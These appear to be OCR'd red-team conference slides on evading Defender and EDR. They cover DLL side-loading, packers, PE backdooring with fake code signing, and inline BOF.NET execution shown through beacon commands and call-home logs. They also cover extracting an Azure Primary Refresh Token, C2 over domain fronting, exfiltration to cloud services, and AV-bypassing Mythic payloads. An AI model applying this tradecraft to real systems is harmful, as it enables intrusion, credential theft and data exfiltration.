
ASR (Attack surface Reduction) audited explorer.exe launch `evil` .exe triggering the rule 'Block executable files from running unless they meet a prevalence, age, or trusted list criteria'

- **Prefer DLLs over EXEs == Indirect Execution**
  - MS Defender For Endpoint has this ASR prevalence rule -> not that **effective against DLLs**
  - Apply DLL Side-Loading / DLL Hijacking / COM Hijacking / XLLs & forget about it



Processing

- Encrypt your strings during Compile-Time with andrivet/ADVobfuscator
- or **Obfuscate** your implants:
  - conveniently with *ProtectMyTooling*
- It lets you roll implants through multitude of daisy-chained packers



Processing

- If you need to have them EXE
  - **Backdoor legitimate EXE**
  - then Sign that EXE with a Fake Code Cert


- PE Backdooring strategy:
  - Insert Shellcode in the middle of .text
  - Change OEP
    - … or better hijack a branching JMP/CALL
  - Regenerate Authenticode signature

Fake Signing

- *That's rubbish, modern anti-malware tech wouldn't get fooled that way!*
  - Yeah, exactly - no way!
- Oh, anyway…


  who got tricked?

1. Avast
2. AVG
3. Avira
4. Cylance
5. Cynet
6. F-Secure
7. MaxSecure
8. SentinelOne (Static ML)



Mythic Apollo.exe not signed.

https://www.virustotal.com/gui/file/1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73?nocache=1



Mythic Apollo.exe fake-signed.

https://www.virustotal.com/gui/file/34543de8a6b24c98ea526d8f2ae5f1dbe99d64386d8a8f46ddbcdcebaac3df65?nocache=1

Command & Control

- Switch from **Fork & Run** into **Inline** (Inprocess) operations
  - **Hard to safely perform Remote Process Injection**

    with apex EDR
- So instead of injecting – remain *inprocess*
  - We stick along with customised version of **BOF.NET by @CCob**

```
Fork & Run (BAD):
beacon> execute-assembly   seatbelt -group=all

Inline (GOOD):
beacon> bofnet_jobassembly seatbelt -group=all
```

```
bofnet_init
bofnet_load seatbelt
bofnet_executeassembly seatbelt OSInfo
```

```
beacon> bofnet_jobs
[*] Attempting to execute BOFNET BOFNET.Bofs.JobList
[+] [05/17 14:35:23] host called home, sent: 8120 bytes
[+] received output:

    - [ 10] Type:  ExecuteAssembly, Active: False, Output:  True (     2 bytes), Args: "st
    - [ 17] Type:  ExecuteAssembly, Active: False, Output:  True (  1023 bytes), Args: "st
    + [  7] Type:  ExecuteAssembly, Active:  True, Output: False (     0 bytes), Args: "carbuncle search /body /content:
    + [ 21] Type:  ExecuteAssembly, Active:  True, Output: False (     0 bytes), Args: "carbuncle search /body /content:
    + [ 20] Type:  ExecuteAssembly, Active:  True, Output: False (     0 bytes), Args: "carbuncle search /body /content:
```

```
beacon> bofnet_executeassembly sharpprt
[*] Attempting to start .NET assembly in blocking mode
[+] [06/01 15:51:09] host called home, sent: 8672 bytes
[+] received output:
------------------------------------------------

    :: SharpPRT - Primary Refresh Token extractor.

[>] Method 2: Dirk-jan Mollema's ROADtoken BrowserCore.exe technique

[.] Machine connected to Azure AD:
    Tenant ID       :
    Tenant Name     :
    Device Name     :
    OS Version      : 10.0.19042.867
    User Email      :

[.] Primary Refresh Token extraction:
    Nonce    : AwABAAEAAAACADz_BAD0_ytHRsu7uQfmfqcCE6sCOF4iaUVMeT0dKMBp
    Target   : https://login.microsoftonline.com/login.srf
    Cookie   : x-ms-RefreshTokenCredential
    PRT      :

eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyL
```

Command & Control


- Utilise Nginx Rev-Proxy + **RedWarden** to cut off suspicious Requests & evade JA3
- C2 over Serverless Redirectors (Clouds) & Domain Fronting (CDNs)
  - AWS Lambda, Azure Functions, CloudFlare Workers, DigitalOcean Apps
  - Azure CDN, StackPath, Fastly, Akamai, Alibaba, etc.
- **Communicate over Exotic channels (C3):**


Internet


  - **Github**
  - JIRA, Discord, Slack, Mattermost
  - Dropbox, Google Drive
  - **OneDrive**

Intranet

  - **MSSQL**
  - **LDAP**
  - **Printer Jobs**









https://github.com/outflanknl/Zipper

Exfiltration

- Always in-memory ZIP / compress files before exfiltrating
- **Exfiltrate to Cloud Services**
  - Azure Storage / Blob
  - **OneDrive** - simply copy to a synced folder ¯_(ツ)_/¯
  - SharePoint
  - Google Drive
- **Steal Azure / Office Primary Refresh Token (PRT)**
  - MFA & Location requirements? - no problem






Mythic Example

Mythic

- Steps:
  - Generating Payloads
  - Obfuscating with Wrappers
  - Testing against AV




https://github.com/its-a-feature/Mythic

Mythic Payloads

- Example Mythic Agent Payloads:
  - Athena - next to nobody detects it ¯_(ツ)_/¯
  - Apollo - closest thing to a Cobalt Strike beacon
  - Tetanus - Rust Agent

https://github.com/MythicAgents/Athena

https://github.com/MythicAgents/tetanus




https://github.com/MythicAgents/Apollo

Payload Wrappers

- When looking for a wrapper we are interested in:
  - The wrapper is recent
  - Uses a novel bypass technique
  - Is relatively obscure
  - Most important thing: **It Bypasses the AV we want**
- Example Wrappers:
  - Scarecrow
  - AtomPEPacker

https://github.com/MythicAgents/scarecrow_wrapper

